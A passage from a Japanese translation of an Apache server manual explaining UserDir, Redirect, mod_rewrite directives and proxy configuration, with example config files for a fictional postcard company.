このディレクティブは、クライアントがユーザのホームディレクトリにあるデータをリクエストできるようにしたい場合に使用する。たとえば、`http://www.butterthlies.com/~peter` をリクエストすると、DNSに登録された名前が `www.butterthlies.com` であるコンピュータ上の Peter というユーザのホームディレクトリが返される。UserDir ディレクティブには、クライアントから文書に対するリクエストを受け取った場合に使用する、ユーザのホームディレクトリ内の実際のディレクトリを設定する。`directory` には以下のいずれかを指定する。

- ディレクトリ名または以下の例に示すようなパターン。
- キーワード `disabled`。このキーワードは、キーワード `enabled` で明示的に指定された場合を除いて、ユーザ名からディレクトリ名への変換をオフにする。
- キーワード `disabled` の後には、スペースで区切ったユーザ名のリストを記述する。このリストに現れたユーザ名に対しては、それらが `enable` 節に出現した場合であってもディレクトリ名への変換を行わない。
- キーワード `enabled` の後には、スペースで区切ったユーザ名のリストを記述する。記述されたユーザ名に対しては、変換オフのグローバル設定がされている場合でもディレクトリ名への変換が行われる。ただし、そのユーザ名が `disable` 節のリストに記述されている場合は変換されない。

UserDirディレクティブにenabledまたはdisabledのどちらのキーワードも書かれていない場合、引数はファイル名パターンとして扱われ、ディレクトリ指定に使用される。以下に、`http://www.foo.com/~bob/one/two.html`へのリクエストの変換例を示す。

```
UserDir public_html      -> ~bob/public_html/one/two.html
UserDir /usr/web         -> [Fci_]/usr/web/bob/one/two.html
UserDir /home/*/*www/APACHE3 -> /home/bob/www/APACHE3/one/two.html
```

以下のディレクティブは、クライアントを右側に示されているURLにリダイレクトする。

```
UserDir http://www.foo.com/users-> http://www.foo.com/users/bob/one/two.html
UserDir http://www.foo.com/*/*usr-> http://www.foo.com/bob/usr/one/two.html
UserDir http://www.foo.com/~*/ -> http://www.foo.com/~bob/one/two.html
```

このディレクティブを使う場合には、以下のようなことに注意が必要だ。たとえば、「UserDir ./」と指定すると、「/root」が「/」に変換されてしまう。これは望ましくない動作だ。Apache 1.3またはそれ以降のバージョンを使用している場合は、ConfigファイルのUserDir disable rootを宣言しておくことを強く推奨する。

WIN32

Win32では、Apacheはホームディレクトリを理解できないので、最初の例のようなホームディレクトリへの変換は動作しない。

Redirect

Redirect [status]url-path url

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

Redirectディレクティブは、古いURLを新しいURLにマッピングする。新しいURLはクライアントに返され、クライアントは新しいアドレスからの情報の取得を試みる。パスurl-pathで始まる文書に対するすべてのリクエストに対して、urlで始まる新しいURLへのリダイレクトエラーが返される。url-pathとurlには、URLエンコードされたパスを指定する。

次に例を示す。

```
Redirect /service http://foo2.bar.com/service
```

クライアントが`http://myserver/service/foo.txt`をリクエストすると、代わりに`http://foo2.bar.com/service/foo.txt`にアクセスするよう指示される。



Configファイル中の順番に関わらず、RedirectディレクティブはAliasディレクティブとScriptAliasディレクティブよりも優先される。また、.htaccessファイルや<Directory>セクションの中で使われていたとしても、url-pathは相対パスではなく、絶対パスでなければならない。

もしstatus引数が指定されていない場合は、リダイレクトは「temporary」（HTTPステータス302）になる。これはリソースが一時的に移動したことをクライアントに示す。status引数を指定すると、これ以外のHTTPステータスコードを返すことができる。

permanent

恒久的なりダイレクトのステータス（301）を返す。これはリソースが永久に移動したことを意味する。

temp

一時的なりダイレクトのステータス（302）を返す。これがデフォルトである。

seeother

「See Other」ステータス（303）を返す。これはリソースが他のもので置き換えられたことを意味する。

gone

「Gone」ステータス（410）を返す。これはリソースが永久に削除されたことを意味する。このステータスを使用する場合は、url引数を指定しない。

statusの値としてステータスコードを数値で指定すれば、これ以外のステータスコードを返すこともできる。300～399のステータスを指定する場合はurl引数が必要だが、それ以外のステータスの場合にはurl引数を指定してはならない。ただし、ステータスはApacheのコードで定義されているものでなければならない（*http_protocol.c*の*send_error_response*関数を参照）。

RedirectMatch

RedirectMatch *regex url*

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

RedirectMatchディレクティブもRedirectとほぼ同じ機能だが、簡単な先頭からのマッチを行なうのではなく、1つめの引数として標準正規表現（前述のScriptAliasMatchを参照）を取る点が異なる。

Butterthlies社では、営業担当者たちが権限を濫用するようになっていた。そこで、営業担当者たちを懲らしめるために彼らの大切な秘密ファイルを隠してしまい、彼らがアクセスしてきたら一般顧客用のサイトに転送することが決定された。苦々しいことだ。しかし、この設定は簡単に実現できる。

Configファイルhttpd3.confを以下のように編集すればよい。

```
...
<VirtualHost sales.butterthlies.com>
  ServerAdmin sales_mgr@butterthlies.com
  Redirect /secrets http://www.butterthlies.com
  DocumentRoot /usr/www/APACHE3/site.alias/htdocs/salesmen
...
```

Redirectを記述する位置は、<VirtualHost>セクションの中であればどこでも構わない。では、<http://sales.butterthlies.com/secrets>にアクセスしてみよう。顧客用サイトのインデックスである<http://www.butterthlies.com/>に転送されるはずだ。

URLのスペルを打ち間違えたためにRedirect行が正しく動作しなかった場合は、ブラウザは間違ったURLをWeb上で探そうとするため`error_log`には何も記録されず、ちょっと戸惑う結果になる。

Redirectを使用するとブラウザは転送先の実際のロケーションを認識するが、Aliasの場合には認識できないという点が大きな違いである。また、転送先のロケーションは、取得されたHTML内に書かれている相対リンクのベースロケーションとしても利用される。

RedirectTemp

`RedirectTemp url-path url`

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

このディレクティブは、クライアントにリダイレクトが一時的なものである（ステータス302）ことを知らせる。これは`Redirect temp`とまったく同じ機能である。

RedirectPermanent

`RedirectPermanent url-path url`

サーバ設定ファイル、バーチャルホスト、ディレクトリ、`.htaccess`

このディレクティブは、クライアントにリダイレクトが恒久的なものである（ステータス301）ことを知らせる。これは`Redirect permanent`とまったく同じ機能である。

8.2 URLのリライト

前節では、Aliasモジュールとその関連モジュールについて説明した。`mod_rewrite.c`は、それ自体が製品版のソフトウェアと言ってもよいような完成度の高いモジュールであり、aliasモジュールを完全に置き換えることができるし、追加機能も持っている。しかし、単純なものならAliasとその関連機能を使った方が簡単だろう。

このモジュールについては詳細なマニュアルがあるので、詳しくは<http://www.engelschall.com/pw/apache/rewriteguide/>、および、http://www.apache.org/docs/mod/mod_rewrite.htmlを参照してほしい。ここでは、概要の説明にとどめることにする。

Rewriteは、引数に書き換えパターンを取り、これをURLに適用する。書き換えパターンとURLが一致した場合は、URLに対して置換が行われる。書き換えパターンは正規表現で示される。簡単な例としては、「`mod.*\.c`」という正規表現はモジュールのファイル名にマッチする。正規表現の完全な理解のためには非常に詳細な説明が必要なので、manページの[.../src/regex/regex.7](#)を参照してほしい。これはFreeBSD上では、`nroff -man regex.7`で参照できる。また、POSIXの仕様書や、

Jeffrey Friedl 著『Mastering Regular Expression, 2nd Edition』（2003年、O'Reilly&Associates 発行、日本語版：『正規表現 第2版』オライリー・ジャパン発行）にも正規表現についての詳細な解説がある。

正規表現を実際に使用する前に、Perlを使って練習してみるとよいだろう。複雑な表現を機能させるには、まず簡単なものを作成し、修正を加えてはテストするといった方法で構築していくのがよいだろう。熟練者であっても、複雑な正規表現を一度で正しく機能させることは難しいのだ。

簡単にいえば、正規表現を使うことで、受け取ったURLの一部分のパターンマッチングにさまざまな特殊文字を使ったマッチングパターンを利用することができる。`mod_rewrite`で利用できる置換文字列にはマップ関数を含めることができる。マップ関数は、受け取ったURLの一部を引数に取って、データベースから検索したりプログラムを適用したりすることができる。また、URLを展開する際には、ルールを繰り返し再帰的に適用することができる。これにより、（マニュアルに記載されているように）「書き換えループの使用、書き換えからの脱出、ルールの連鎖、疑似if-then-else構造の使用、リダイレクトの強制適用、MIMEタイプの強制適用、強制的なプロキシモジュールの通過」といったことが可能になる。このモジュールの機能は非常に豊富なので、概要説明で紹介しきれようなものではない。このような機能が必要な問題が生じた場合、十分な知識と能力があれば`mod_rewrite`を使うことで問題を解決できるだろう。

このモジュールは、以下の4つの状況で利用できる。

- サーバ管理者がサーバのConfigファイルで使用して、あらゆるコンテキストに適用させる場合。設定されたルールは、メインサーバとバーチャルサーバのすべてのURLに対して適用される。
- サーバ管理者が<VirtualHost>ブロックの内部で使用する場合。設定されたルールは、指定されたバーチャルサーバのURLに対してのみ適用される。
- サーバ管理者が<Directory>ブロックの内部で使用する場合。設定されたルールは、指定されたディレクトリに対してのみ適用される。
- サーバのユーザが各自の`.htaccess`ファイルで使用する場合。設定されたルールは、指定されたディレクトリに対してのみ適用される。

ディレクティブの見た目はごくシンプルである。

RewriteEngine

`RewriteEngine on|off`

サーバ設定ファイル、バーチャルホスト、ディレクトリ

このディレクティブはRewriteエンジンのon、offを指定する。offを指定した場合、書き換えはまったく行われない。Rewriteの機能をoffにするには、`RewriteRule`ディレクティブの各行をコメントアウトして除外するよりも、このディレクティブを使った方がよい。

RewriteLog

RewriteLog *filename*

サーバ設定ファイル、バーチャルホスト

指定された *filename* にログを出力する。ファイル名の先頭がスラッシュでない場合は、指定は `ServerRoot` からの相対表記とみなされる。これは `Config` ファイル中に一度だけ記述する。

RewriteLogLevel

RewriteLogLevel *number*

デフォルト: 0

サーバ設定ファイル、バーチャルホスト

ログの詳細さを設定する。0を指定するとまったく記録が行われず、9を指定するとほぼすべてのアクションが記録される。ただし、2以上の数値を指定するとApacheの動作が遅くなる。

RewriteMap

RewriteMap *mapname*{*txt*,*dbm*,*prg*,*rnd*,*int*}:*filename*

サーバ設定ファイル、バーチャルホスト

検索キーの検索により、置換文字列を挿入するための外部ファイル *mapname* を指定する。キーは以下に挙げるさまざまなフォーマットに格納できる。モジュールは、次の形式により *mapname* ファイルに問い合わせる。

```
$(mapname : Lookupkey| DefaultValue)
```

Lookupkey が存在しない場合は、*DefaultValue* が返される。

mapname のタイプは次の引数で指定する。

txt

プレーンテキスト形式であることを示す。すなわち、空行、#記号で始まるコメント、有効な情報を含む行で構成されるASCIIファイルであることを示す。有効な行の形式は次のとおり。

```
<マッチングキー> <置換する値>
```

dbm

DBMハッシュ形式のファイルであることを示す。これは、プレーンテキスト形式のファイルと同様の内容を持つバイナリ形式のNDBM（これは“New”DBMのことだが、“New”と呼ばれたのは15年も前のことである。*dbm* を使った認証でも利用されている）ファイルである。このファイルは、任意の *ndbm* ツール、またはApacheディストリビューションの *support* ディレクトリに格納された *dbmmanage* というPerlスクリプトを利用して作成できる。

prg

プログラム形式であることを示す。これはApacheによって起動される実行形式のファイル（コンパイルされたプログラムまたはCGIスクリプト）である。検索が行われるたびに、検索キーが改行を終端文字とする文字列として標準入力から渡される。そして置換用の値または、検索の失敗時にはNULLが改行を終端文字とする文字列として標準出力から返される。マニュアルには以下のような2つの警告が記述されている。

- プログラムまたはスクリプトは単純にすべきだ。プログラムやスクリプトがハングアップすると、Apacheサーバ自体もハングアップしてしまう。
- 標準出力に対してバッファリングを行ってはならない。これはデッドロックをひきおこす。プログラムがCで書かれている場合には、次の行を加える。

```
setbuf(stdout, NULL)
```

Perlの場合には次の行を加える。

```
select(STDOUT); $|=1;
```

rnd

ランダムなプレーンテキストを表す。これは、標準のプレーンテキストに似ているが、特別な後処理機能を行う。つまり、値を見つけた後、その値に含まれているorを表す“|”という文字に応じた解析が行われる。言い換えれば、それらは代替値のセットであり、実際に返される値がこの中からランダムに選択されることを表す。無意味な機能に思えるかもしれないが、これはリバースプロキシとして使用する状況で負荷を平均化するために構想されたものだ。検索された値はサーバ名であり、リバースプロキシへのリクエストはプロキシの内側にある選択されたサーバに送られる。「12章 大規模なWebサイトの運用」の「12.6 負荷分散」も参照してほしい。

int

Apacheの内部関数を表す。関数には、`toupper`と`tolower`の2つがある。これらは検索キーを大文字または小文字にそれぞれ変換する。

RewriteBase

`RewriteBase BaseURL`

ディレクトリ、`.htaccess`

書き換えルールを使えばこのディレクティブと同様の効果を得ることができるが、処理をカプセル化しておいた方がシンプルになる場合がある。このディレクティブは、書き換え対象のベースURLをディレクトリ単位で明示的に設定する。`.htaccess`ファイル内で`RewriteRule`が使われている場合には、ローカルディレクトリを取り除いたURLが渡されるため、残りの部分に対してだけルールが適用される。置換が終了した後、`RewriteBase`は必要なプレフィックスを付加する。以下に、マニュアルに記載されている`.htaccess`ファイルの例を引用する。

```
Alias /xyz /abc/def"
RewriteBase /xyz
RewriteRule ^oldstuff\.html$ newstuff.html
```

この例では、`/xyz/oldstuff.html` へのリクエストは `/abc/def/newstuff.html` という物理ファイル名に書き換えられる。内部動作は以下のとおり。

リクエスト：

```
/xyz/oldstuff.html
```

内部処理：

```
/xyz/oldstuff.html    -> /abc/def/oldstuff.html  (サーバ単位のAlias)
/abc/def/oldstuff.html -> /abc/def/newstuff.html  (ディレクトリ単位のRewriteRule)
/abc/def/newstuff.html -> /xyz/newstuff.html    (ディレクトリ単位のRewriteBase)
/xyz/newstuff.html    -> /abc/def/newstuff.html  (サーバ単位のAlias)
```

結果：

```
/abc/def/newstuff.html
```

RewriteCond

`RewriteCond` *TestString* *CondPattern*

サーバ設定ファイル、バーチャルホスト、ディレクトリ

`RewriteRule` ディレクティブの前に1つ以上の `RewriteCond` ディレクティブを記述することで、`RewriteRule` ディレクティブの適用条件を定義できる。`CondPattern` は `TestString` の値とマッチされる正規表現である。`TestString` には `%{NAME_OF_VARIABLE}` という形式でサーバ変数を指定する。`NAME_OF_VARIABLE` は以下のいずれかである。

<code>API_VERSION</code>	<code>PATH_INFO</code>	<code>SERVER_PROTOCOL</code>
<code>AUTH_TYPE</code>	<code>QUERY_STRING</code>	<code>SERVER_SOFTWARE</code>
<code>DOCUMENT_ROOT</code>	<code>REMOTE_ADDR</code>	<code>THE_REQUEST</code>
<code>ENV:<任意の環境変数></code>	<code>REMOTE_HOST</code>	<code>TIME</code>
<code>HTTP_ACCEPT</code>	<code>REMOTE_USER</code>	<code>TIME_DAY</code>
<code>HTTP_COOKIE</code>	<code>REMOTE_IDENT</code>	<code>TIME_HOUR</code>
<code>HTTP_FORWARDED</code>	<code>REQUEST_FILENAME</code>	<code>TIME_MIN</code>
<code>HTTP_HOST</code>	<code>REQUEST_METHOD</code>	<code>TIME_MON</code>
<code>HTTP_PROXY_CONNECTION</code>	<code>REQUEST_URI</code>	<code>TIME_SEC</code>
<code>HTTP_REFERER</code>	<code>SCRIPT_FILENAME</code>	<code>TIME_WDAY</code>
<code>HTTP_USER_AGENT</code>	<code>SERVER_ADMIN</code>	<code>TIME_YEAR</code>
<code>HTTP:<任意のHTTPヘッダ></code>	<code>SERVER_NAME</code>	
<code>IS_SUBREQ</code>	<code>SERVER_PORT</code>	

これらの変数はすべて似た名前の HTTP MIME ヘッダ、Apache サーバの C 変数、または現在時刻に対応している。正規表現がマッチしなかった場合は、その後の `RewriteRule` 行は適用されない。

RewriteLock

RewriteLock *Filename*

サーバ設定ファイル

このディレクティブは、`mod_rewrite`がRewriteMapで指定されたプログラムとの通信で使用する同期ロックファイルのファイル名を設定する。RewriteMapでプログラムを使用する場合は、このロックファイルをローカルパス（NFSマウントデバイス上ではないパス）に指定する。このディレクティブは、その他のリライトマップには必要ない。

RewriteOptions

RewriteOptions *Option*

デフォルト: None

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

RewriteOptionsディレクティブは、現在のサーバ単位の設定またはディレクトリ単位の設定に対する特別なオプションを設定する。現時点で、Optionに設定できるのは、次の1つだけである。

`inherit`

`inherit`は、現在の設定に親の設定を強制的に継承させる。これは、バーチャルサーバ単位のコンテキストでは、メインサーバのRewriteMap、RewriteCond、およびRewriteRuleが継承されることを意味し、ディレクトリ単位のコンテキストでは、親ディレクトリの.htaccessからRewriteCondとRewriteRuleが継承されることを意味する。

RewriteRule

RewriteRule *Pattern Substitution [flags]*

サーバ設定ファイル、バーチャルホスト、ディレクトリ

RewriteRuleディレクティブは必要に応じて何度でも使用できる。このディレクティブは、先行するディレクティブの出力結果に対してルールを適用するため、指定順序が問題になる。入力されたURLに対してPatternが適用され、一致した場合にはSubstitutionによる置換が実行される。オプション引数として`flags`を与えることができる。`flags`には以下のものがあり、これらは1文字または2文字での略記（|の右側に示した）もできる。

`redirect|R`

強制的にリダイレクトを行う。

`proxy|P`

強制的にプロキシを行う。

`last|L`

直前のルール。現在のURLでルールの先頭に戻る。

`chain|C`

このルールに一致した場合、それ以降の連鎖ルールを適用する。

`type|T=mime-type`

ターゲットファイルを強制的に *mime-type* にする。

`nosubreq|NS`

内部的なサブリクエストの場合、ルールをスキップする。

`env|E=VAR:VAL`

環境変数を設定する。

`qsappend|QSA`

クエリ文字列を追加する。

`passthrough|PT`

次のハンドラに渡す。

`skip|S=num`

次の *num* 個のルールをスキップする。

`next|N`

全ルールの先頭に戻って繰り返す。

`gone|G`

HTTPレスポンスの410エラー“URL Gone”を返す。

`forbidden|F`

HTTPレスポンスの403エラー“URL Forbidden”を返す。

`nocase|NC`

大文字小文字の区別を行わない。

たとえば次の形式のURLを書き換える場合について考えてみよう。

```
/Language/~Realname/.../File
```

上のURLを次のように書き換える。

```
/u/Username/.../File.Language
```

`RewriteMap` を `/anywhere/map.real-to-user` に保存する。そして、以下のような行を Apache サーバの `Config` ファイルに追加するだけでよい。

```
RewriteLog    /anywhere/rewrite.log
RewriteMap    real-to-user txt:/anywhere/map.real-to-host
RewriteRule   ^/([^\s/]+)~/([^\s/]+)/(.*)$    /u/${real-to-user:$2|nobody}/$3.$1
```

8.2.1 リライトの例

Butterthlies社の営業担当者達は、ますますその使命に打ち込んでいるようだ。売り上げも増加の一途を辿っている。このため、販売するポストカードの種類も増え、1つのHTMLファイルを使った現在のカタログではカバーしきれなくなってきた。そこで、ポストカードをデータベース化して、*cardinfo*と呼ばれるユーティリティでそのデータベースにアクセスすることにした。*cardinfo*は次の引数を取るものとする。

```
cardinfo cardid query
```

*cardid*にはポストカードの識別番号を指定し、*query*にはprice (価格)、artist (作者)、size (サイズ) のいずれかを指定する。しかし営業担当者達は忙しく、このような構文を覚える余裕がない。そこで、Webサイトにアクセスするのと同じ方法でポストカードの情報を引き出せるようにする。たとえば、<http://sales.butterthlies.com/info/2949/price>にアクセスすると、2949番のポストカードの価格が表示される。.../site.rewriteのConfigファイルは以下ようになる。

```
User webuser
Group webgroup
# Apacheはサーバ名の指定を要求するが、これはこのケースでは利用されない
# このサーバ名はVirtualHostセクションにマッチしない場合のデフォルトとして使われる
ServerName www.butterthlies.com

NameVirtualHost 192.168.123.2

<VirtualHost www.butterthlies.com>
ServerAdmin sales@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.rewrite/htdocs/customers
ServerName www.butterthlies.com
ErrorLog /usr/www/APACHE3/site.rewrite/logs/customers/error_log
TransferLog /usr/www/APACHE3/site.rewrite/logs/customers/access_log
</VirtualHost>

<VirtualHost sales.butterthlies.com>
ServerAdmin sales_mgr@butterthlies.com
DocumentRoot /usr/www/APACHE3/site.rewrite/htdocs/salesmen
Options ExecCGI indexes
ServerName sales.butterthlies.com
ErrorLog /usr/www/APACHE3/site.rewrite/logs/salesmen/error_log
TransferLog /usr/www/APACHE3/site.rewrite/logs/salesmen/access_log
RewriteEngine on
RewriteLog logs/rewrite
RewriteLogLevel 9
RewriteRule ^/info/([^/]+)/([^/]+)$ /cgi-bin/cardinfo?$2+$1 [PT]
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
</VirtualHost>
```

実際には、cardinfoは本格的なプログラムになるだろう。しかし、ここでは機能が適切に動作することがわかればよいので、以下のような非常に簡単なプログラムを使うことにする。

```
#!/bin/sh
#
echo "content-type: text/html"
echo sales.butterthlies.com
echo "You made the query $1 on the card $2"
```

この機能を実際に使用する前に、すべてが正常に動作することを確認しておこう。RewriteEngineをoffにして<http://sales.butterthlies.com/info/2949/price>にアクセスすると、次のようなメッセージが表示される。

```
The requested URL /info/2949/price was not found on this server.
```

これは当然である。ここでApacheを停止し、RewriteEngineをonにして、./goを使って再起動する。このConfigファイル中で最も重要な次の行をみてみよう。

```
RewriteRule ^/info/([^/]+)/([^\s]+)$ /cgi-bin/cardinfo?$2+$1 [PT]
```

これを人間の言葉で表すと以下ようになる。「文字列の先頭が「/info/」にマッチし、「/」ではない文字が1つ以上続くなら、それらの文字を変数\$1に代入せよ（これは正規表現中のカッコによって行われ、最初のカッコ内が\$1に代入される）。その後、「/」の後に「/」ではない文字が1つ以上続くというパターンにマッチしたら、それらの文字を\$2に代入せよ。文字列の終端とマッチしたら、PTにより結果を次のルールであるScriptAliasに引き渡せ。」つまり最終的に、あたかも<http://sales.butterthlies.com/cgi-bin/cardinfo?<card ID>+<query>>にアクセスしたかのような結果が得られるのだ。

何らかの理由でCGIスクリプトが別のWebサーバ上にある場合には、以下のように記述する。

```
RewriteRule ^/info/([^/]+)/([^\s]+)$ http://somewhere.else.com/cgi-bin/
cardinfo?$2+$1 [PT]
```

なお、このパターンは、[/info/123/price/fred](#)とは一致しない。この文字列中には、パターンより多くのスラッシュが含まれているためだ。

これを./goスクリプトを使って稼働させて、クライアントから<http://sales.butterthlies.com/info/2949/price>にアクセスすると、次のメッセージが表示される。

```
You made the query price on card 2949
```

8.3 スペルチェック

`mod_spelling`[†]という有用なモジュールがディストリビューションに加えられた。このモジュールはファイル名やディレクトリ名に対応するURLのスペルミス、脱字、逆転、タイプミスされた文字をファイルシステムと比較することにより修正する。ただし、ユーザ名のスペルミスは修正しない。

8.3.1 CheckSpelling

CheckSpellingディレクティブはスペルチェックを有効または無効に設定する。

CheckSpelling {on|off}

すべてのコンテキスト

[†] スペルミスのようだが、これが正しいモジュール名である。きっと、よくあるプログラマ流のジョークなのだろう。

9章 プロキシ

処理量の多いWebサイトは、直接外界に接続しない方がよい。これには以下のような理由がある。

- 頻繁に参照されるページをキャッシュし、その他のページへのリクエストを複数のサーバに分散することで、パフォーマンスを向上させるため。
- 「悪い奴」が不正侵入を試みるうえでの障害を増やして、セキュリティを高めるため。
- ファイアウォールで保護されたローカルユーザがWebにアクセスできるようにするため（詳細は「11章 セキュリティ」参照）。

これらを実現するために使用するのがプロキシサーバである。プロキシサーバは、Apache 自体を使って構築することも、Squidのような専用ソフトウェアを使って構築することもできる。

9.1 セキュリティ

Webの管理で最も重要なことは、「悪い奴」によるネットワークへの不正なアクセスを禁止することだ（「11章 セキュリティ」参照）。そのためには、ネットワークをファイアウォールで保護する方法が一般的だ。ファイアウォールは確かに効果的だが、保護されているネットワークの内部から外の世界が見えなくなってしまうという問題も抱えている（たとえるなら、建築ブームの嵐が過ぎ去った後のマイアミビーチの景観のようになってしまう）。Butterthlies社でも、ネットワークの保護が緊急の課題になった。競争の激化に伴って、「悪い奴」がわれわれのネットワークに侵入しようと狙っているからだ。そこで、ファイアウォールを構築することになったのだが、Webを徘徊して獲物を探そうとするマーケティング担当の野獣たちが暴れ出しそうなので、彼らがWebに出られるようにするためのプロキシサーバも導入する。

この場合には、Butterthlies社のサイトにアクセスした顧客にデータを提供するためのApache（これはファイアウォールで保護される）のほかに、ネットワークから外のWebにアクセスする際のプロキシサーバとして動作するApacheも必要になる。プロキシサーバがなければ、いくらネットワークの内

部が安全でも、外の世界にはアクセスできなくなってしまう。

9.2 プロキシサーバのディレクティブ

ここでは、読者がファイアウォールについての知識があるものと仮定し、その詳細については扱わない。Apacheでプロキシを設定して、内部ネットワークからプロキシを越えるための方法を説明する。

`site.proxy`には、`cache`、`proxy`、`real`というサブディレクトリがある。`.../site.proxy/proxy`のConfigファイルは以下のとおり。

```
User webuser
Group webgroup
ServerName www.butterthlies.com

Port 8000
ProxyRequests on
CacheRoot /usr/www/APACHE3/site.proxy/cache
CacheSize 1000
```

以下に注意すべき点を挙げる。

- このサイトでは、`ServerName`として `www.butterthlies.com` を使用する。
- `Port` を 8000 に設定しているが、これは同じマシンで稼働する本来の Web サーバのポート番号と競合しないようにするためだ。
- `ProxyRequests` を on にして、さらにキャッシュ用のディレクトリも用意した。詳細はこの章で説明していく。
- `CacheRoot` は特別なディレクトリに設定した。
- `CacheSize` は 1000KB に設定した。

AllowCONNECT

`AllowCONNECT port [port]...`

デフォルト: `AllowCONNECT 443 563`

サーバ設定ファイル、バーチャルホスト

互換性: Apache 1.3.2以降で利用可能

`AllowCONNECT` ディレクティブは、プロキシの `CONNECT` メソッドが接続可能なポート番号のリストを指定する。最近のブラウザは、`https` 接続が要求され、`http` でのプロキシトンネリングが有効な場合に `CONNECT` メソッドを使う。

デフォルトで有効なのは、デフォルトの `https` ポート (443) と `snews` ポート (563) のみである。`AllowCONNECT` ディレクティブを使うと、このデフォルトを上書きして、このディレクティブで指定

したポートだけに接続を許可することができる。

ProxyRequests

`ProxyRequests [on|off]`

デフォルト: `off`

サーバ設定ファイル

このディレクティブは、プロキシの動作をonまたはoffにする。`ProxyRequests`ディレクティブをoffにしても`ProxyPass`ディレクティブは有効である。

ProxyRemote

`ProxyRemote match remote-server`

サーバ設定ファイル

このディレクティブは、このプロキシに対するリモートプロキシ（つまり、直接は処理しない一部のリクエスト用に使用するプロキシ）を定義する。`match`には、リモートサーバがサポートするURLスキームの名前、リモートサーバを使用することになるURLの一部、あるいはリモートサーバがすべてのリクエストに応ずることを示す*のうちのいずれかを指定する。`remote-server`には、リモートサーバとの通信に使用するURL（`protocol://hostname[:port]`という形式）を指定する。現在のところ、`remote-server`のプロトコルとして使用できるのはHTTPのみである。以下に例を示す。

```
ProxyRemote ftp http://ftpproxy.mydomain.com:8080
ProxyRemote http://goodguys.com/ http://mirrorguys.com:8000
ProxyRemote * http://cleversite.com
```

ProxyPass

`ProxyPass path url`

サーバ設定ファイル

このディレクティブは通常のサーバ上で動作し、指定されたディレクトリとそのディレクトリ以下に対するリクエストをプロキシサーバへのリクエストに変換する。たとえば、Butterthlies社の通常のサイトで、`/secrets`に対するリクエストを`darkstar.com`のプロキシサーバに渡したい場合は、次のように設定する。

```
ProxyPass /secrets http://darkstar.com
```

残念ながら、この機能は見かけほど利用価値は高くない。プロキシは`darkstar.com`から返送されるHTMLを変更しないためだ。このため、HTMLに埋め込むURLを慎重に記述しないと、そのURLはメインサーバ上のドキュメントを参照してしまう。たとえば、`one.html`というドキュメントが

darkstar.comに<http://darkstar.com/one.html>というURLで格納されていて、このドキュメントから、同一ディレクトリにある別のドキュメントを参照させたいとする。以下のようにリンクを記述すると、<http://www.butterthlies.com/secrets/one.html>にアクセスしたときに正しく動作する。

```
<A HREF="two.html">Two</A>
<A HREF="/secrets/two.html">Two</A>
<A HREF="http://darkstar.com/two.html">Two</A>
```

しかし、次の例は正しく動作しない。

```
<A HREF="/two.html">Not two</A>
```

以下のリンクは、<http://darkstar.com/one.html>に直接アクセスした場合に正しく動作する。

```
<A HREF="two.html">Two</A>
<A HREF="/two.html">Two</A>
<A HREF="http://darkstar.com/two.html">Two</A>
```

しかし、次の例は正しく動作しない。

```
<A HREF="/secrets/two.html">Two</A>
```

ProxyDomain

ProxyDomain domain

サーバ設定ファイル

ほとんどの場合、このディレクティブはイントラネット内のApacheプロキシサーバに対してのみ有用である。ProxyDomainディレクティブは、Apacheプロキシサーバが所属することになるデフォルトのドメイン名を指定する。完全修飾ドメイン名のないホストへのリクエストを受け取ると、指定されたdomainが追加されてリダイレクトのレスポンスが生成される。サーバが正しく動作するためには完全修飾ドメイン名が必要だが、多くの場合、イントラネット内のユーザはドメイン名の最初の部分だけをブラウザに指定する。このディレクティブを指定しておく、こうした問題に対応できる。

NoProxy

NoProxy { domain| subnet| ip_addr| hostname }

サーバ設定ファイル

NoProxyディレクティブには、サブネット、IPアドレス、ホスト名、およびドメイン名のリストをスペース区切りで指定する。リスト中の1つ以上にマッチするリクエストには、ProxyRemoteで設定されたプロキシサーバに転送されることなくダイレクトにレスポンスが返される。

ProxyPassReverse

`ProxyPassReverse path url`

サーバ設定ファイル、バーチャルホスト

リバースプロキシとは、あるサーバを別のサーバに見せかける処理のことだ。通常、リバースプロキシを使うのは、実際のサーバがファイアウォールの内側にある場合か、あるいはWebサイトの一部のサービスを別のマシンで処理したいが、そのように見せたくないというような場合である。リバースプロキシは、負荷を複数のサーバに分散させるために利用することもできる。フロントエンドのサーバは、単に受け取ったリクエストをバックエンドのサーバのうちのどれかに転送する。オプションの `mod_rewrite` というモジュールに、リバースプロキシをサポートする特別な機能が用意されている。このディレクティブを設定すると、ApacheはレスポンスヘッダのLocationを調整する。ProxyPass（または `mod_rewrite`）を使ってリバースプロキシが設定されている場合、このディレクティブはリバースプロキシから返されたLocationヘッダを書き換えて、あたかもレスポンスが別の場所（通常はこのサーバ）から送られたかのように見せる働きをする。

ProxyVia

`ProxyVia on|off|full|block`

デフォルト: `ProxyVia off`

サーバ設定ファイル、バーチャルホスト

このディレクティブは、プロキシによるHTTPのVia:ヘッダの使用方法を制御する。このヘッダは、プロキシリクエストが一連のプロキシサーバを通過していく際のフローを制御するためのものだ。Via:ヘッダ行の詳細については、RFC2068（HTTP 1.1）を参照してほしい。

- `off`（デフォルト）に設定した場合、特別な処理は何も行われない。リクエストまたはレスポンスは、Via:ヘッダが含まれていても、何らの変更も加えられずに渡される。
- `on`に設定した場合、リクエストおよびレスポンスには、現在のホストを記したVia:ヘッダ行が付加される。
- `full`に設定した場合は、Via:ヘッダ行が付加されたうえ、Apacheサーバのバージョン情報がVia:ヘッダのコメントフィールドに付記される。
- `block`に設定した場合は、プロキシリクエストからすべてのVia:ヘッダ行が削除される。新しいVia:ヘッダは付加されない。

ProxyReceiveBufferSize

`ProxyReceiveBufferSize bytes`

デフォルト: なし

サーバ設定ファイル、バーチャルホスト

`ProxyReceiveBufferSize`ディレクティブは、スループットを向上させるため、外部へのHTTP

接続およびFTP接続のネットワークバッファサイズを明示的に指定する。512より大きい値を指定するか、あるいはシステムのデフォルトバッファサイズを使う場合は0を指定する。

例

```
ProxyReceiveBufferSize 2048
```

ProxyBlock

```
ProxyBlock *|word|host|domain [word|host|domain]...
```

デフォルト: なし

サーバ設定ファイル、バーチャルホスト

